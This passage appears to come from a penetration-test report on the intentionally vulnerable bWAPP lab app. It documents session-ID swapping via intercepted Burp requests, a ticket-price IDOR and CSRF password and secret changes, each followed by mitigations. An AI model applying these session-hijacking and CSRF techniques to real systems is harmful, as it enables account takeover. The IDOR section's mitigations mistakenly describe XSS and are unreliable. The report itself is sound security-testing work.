Impact: Attackers can easily guess or steal Session IDs from URLs, allowing them to impersonate legitimate users and gain unauthorized access to their accounts and sensitive data. Session IDs often carry important session-related data. Exposing these IDs in URLs can potentially expose sensitive information to attackers who can exploit the information for various purposes.

Mitigations:

Avoid using session ID in URL and use cookies instead, which are more secure and less visible.

Use HTTPS on your entire site, not just on login pages, to prevent session hijacking attacks that rely on intercepting or modifying the session ID over unencrypted connections.

Use long and random session IDs, which are hard to guess or brute-force, to prevent session hijacking attacks that rely on predicting or enumerating valid session IDs.

Regenerate the session ID after login, logout, or other significant events, to prevent session fixation attacks that rely on forcing or enticing a user to use a predetermined session ID.

Use session.use_strict_mode in PHP, which prevents attackers from initializing or setting a session ID for a victim.

Perform secondary checks, such as verifying the user's IP address, user agent, or other attributes, to prevent session hijacking attacks that rely on impersonating a user with a stolen or forged session.

4.26 Identification & Authentication Failure – Session Management – Strong Secure

Vulnerability: "Strong Sessions" vulnerability refers to a security issue in the application related to session management. "Strong Sessions" typically implies that the session management mechanism is not adequately secure, leaving it vulnerable to various attacks.

Severity: High

Affected on:


Infected URL	**http://192.168.73.146/bWAPP/smgmt_strong_sessions.php**
Infected Parameter	**Session ID**
Parameter Type	**GET**
Attack Vector	**Session manipulation**

Analysis: After examining the web page http://192.168.73.146/bWAPP/smgmt_strong_sessions.php and intercepting the request using Burp Suite, we discovered that we could manipulate other sessions.

POC:

Ankit SID: 84971a55a9afd1bcbc015269ad1158b4

Bee SID: 1907e9cdbc660b4c93c4bc7548984f3b


bWAPP - Session Manage
bWAPP - Session Manage
192.168.73.146/bWAPP/top_security.php
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Other Bookmarks
bWAPP
an extremely buggy web app !
Top Security
Blog
/ Session Mgmt. - Strong Sessions /
Welcome Ankit,
You have a valid session but not a strong session!
Burp Suite Community Edition v2023.10.3.6 - Temporary Project
Request to http://192.168.73.146:80
Forward
Drop
Intercept is on
Action
Open browser
GET /bWAPP/top_security.php HTTP/1.1
Host: 192.168.73.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.73.146/bWAPP/smgmt_strong_sessions.php
Connection: close
Cookie: PHPSESSID=84971a55a9afd1bcbc015269ad1158b4; security_level=0
Upgrade-Insecure-Requests: 1
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://192.168.73.146:80
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty
Raw
Hex
GET /bWAPP/top_security.php HTTP/1.1
Host: 192.168.73.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.73.146/bWAPP/smgmt_strong_sessions.php
Connection: close
Cookie: PHPSESSID=1907e9cdbc660b4c93c4bc7548984f3b; security_level=0
Upgrade-Insecure-Requests: 1
Inspector
Notes
bWAPP - Session Manage
bWAPP - Session Manage
192.168.73.146/bWAPP/top_security.php
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Other Bookmarks
bWAPP
an extremely buggy web app !
Top Security
Blog
/ Session Mgmt. - Strong Sessions /
Welcome Bee,
You have a valid session but not a strong session!

Impact: Attackers could exploit this vulnerability to gain unauthorized access to user accounts and sensitive data. If session data contains sensitive information, it could be exposed to attackers. If an attacker can take control of a user's session, they might be able to impersonate the user and perform actions on their behalf. Sensitive data handled during the compromised session could be exposed, leading to confidentiality breaches.

Mitigations:

Use secure and random session IDs, which are hard to guess or brute-force, to prevent session hijacking attacks that rely on predicting or enumerating valid session IDs.

Regenerate the session ID after login, logout, or other significant events, to prevent session fixation attacks that rely on forcing or enticing a user to use a predetermined session ID.

Use secure cookies with appropriate security attributes, such as Secure, HTTP Only, and Same Site, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections or accessing them by client-side scripts or cross-site requests.

Use HTTPS on your entire site, not just on login pages, to prevent session hijacking attacks that rely on intercepting or modifying the session ID over unencrypted connections.

Use HTTP Strict Transport Security (HSTS), which instructs the browser to only access the site over HTTPS, to prevent session hijacking attacks that rely on downgrading or redirecting the connection from HTTPS to HTTP.

Perform secondary checks, such as verifying the user's IP address, user agent, or other attributes, to prevent session hijacking attacks that rely on impersonating a user with a stolen or forged session ID.

Implement session expiration and inactivity timeout, which invalidate the session ID after a certain period of time or user inactivity, to prevent session hijacking attacks that rely on using an old or inactive session.

4.27 IDOR (Order Ticket)

Vulnerability: This vulnerability occurs when the application allows users to reset their secret or token by providing input that identifies the user. However, if the application fails to properly validate the user's authorization to perform this action, an attacker could manipulate the input to reset the secret of another user without proper authentication.

Severity: Medium


Affected on:


Infected URL	http://192.168.73.146/bWAPP/insecure_direct_object_ref.php


Infected Parameter	Ticket amount
Parameter Type	POST
Attack Vector	User Input

Analysis: After examining the web page http://192.168.73.146/bWAPP/insecure_direct_object_ref.php , we were able to manipulate the amount of the movie ticket using Burp Suite.


POC:







Om Medium level the "ticket_price" parameter is hidden.



Impact: Attackers can manipulate the user's session or perform actions on behalf of the user. Attackers can redirect users to malicious websites or pages.

Mitigations:

Validate and sanitize user input to prevent the injection of malicious scripts.

Utilize security libraries and frameworks that offer protection against XSS attacks.

Use HTTP-only cookies to prevent theft of session data through XSS attacks.

Use the appropriate escaping function depending on the context (HTML, JavaScript, URL, etc.).

Implement a CSP to control which scripts can be executed on your pages.

Properly encode user-generated content before displaying it to users.

4.28 CSRF (Change Password)

Vulnerability: This vulnerability occurs when an application allows a user to change their password through a specific URL or endpoint without adequately verifying whether the request originated from the actual user. An attacker can create a malicious webpage or link that, when visited by an authenticated user, initiates a request to change the user's password on their behalf.


Severity: High

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/csrf_1.php**
Infected Parameter	**Password**
Parameter Type	**POST**
Attack Vector	**Malicious link**

Analysis: After examining the web page http://192.168.73.146/bWAPP/csrf_1.php , we were able to create malicious link that, when visited by a victim who is authenticated in the application, trigger actions like changing the victim's password.

POC:



Impact: Attackers can change a user's password without their consent, leading to unauthorized account access or lockout. If successful, the attacker can take control of the victim's account, accessing sensitive information and performing actions on their behalf.

Mitigations:

Implement anti-CSRF tokens in forms and requests to ensure that actions are initiated only from within the application and by authorized users.

Utilize the Same-Origin Policy and Cross-Origin Resource Sharing (CORS) to restrict requests to the same origin.

Check the Referrer header to ensure that requests originate from your application's domain.

Require users to authenticate themselves again before performing sensitive actions, like changing passwords.

Implement confirmation mechanisms for critical actions to prevent unauthorized changes.

4.29 CSRF (Change Secret)

Vulnerability: This vulnerability occurs when an application allows a user to change their secret (such as an API key or token) through a specific URL or endpoint without adequately verifying whether the request originated from the actual user. An attacker can create a malicious webpage or link that, when visited by an authenticated user, initiates a request to change the user's secret on their behalf.


Severity: High


Affected on:


Infected URL	**http://192.168.73.146/bWAPP/csrf_3.php**
Infected Parameter	**Secret**
Parameter Type	**POST**
Attack Vector	**Malicious link**

Analysis: After examining the web page Http://192.168.73.146/bWAPP/csrf_3.php , we were able to create malicious link that, when visited by a victim who is authenticated in the application, trigger actions like changing the victim’s secret.

POC:


/ CSRF (Change Secret) /
Change your secret.
New secret:
HACKER
Change
The secret has been changed!


bWAPP - CSRF
http://192.168.73.146/bWAPP
view-source:http://192.168.73.146/bWAPP/csrf_3.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
44
45 </tr>
46
47 </table>
48
49
50
51
52
53 <h1>CSRF (Change Secret)</h1>
54
55 Change your secret.
56
57 <form action="/bWAPP/csrf_3.php" method="POST">
58
59 <label for="secret">New secret:</label>
60 <input type="text" id="secret" name="secret">
61
62 <input type="hidden" name="login" value="bee">
63
64 <button type="submit" name="action" value="change">Change</button>
65
66 </form>
67
68 </br >
69 The secret has been changed!
70
71



Impact: Attackers can change a user's secret without their consent, leading to unauthorized access or misuse of the user's resources or data associated with that secret. If successful, the attacker can gain unauthorized access to resources protected by the user's secret.

Mitigations:

Implement anti-CSRF tokens in forms and requests to ensure that actions are initiated only from within the application and by authorized users.

Check the Referrer header to ensure that requests originate from your application's domain.

Implement confirmation mechanisms for critical actions to prevent unauthorized changes.

Require users to authenticate themselves again before performing sensitive actions, like changing secrets.

Utilize the Same-Origin Policy and Cross-Origin Resource Sharing (CORS) to restrict requests to the same origin.

4.30 CSRF (Transfer Amount)

Vulnerability: This vulnerability occurs when an application allows users to transfer funds or initiate financial transactions through a specific URL or endpoint without adequately verifying whether the request originated from the actual user. An attacker can create a malicious webpage or link that, when visited by an authenticated user, initiates a request to transfer funds from the user's account to another account, effectively conducting unauthorized financial transactions.

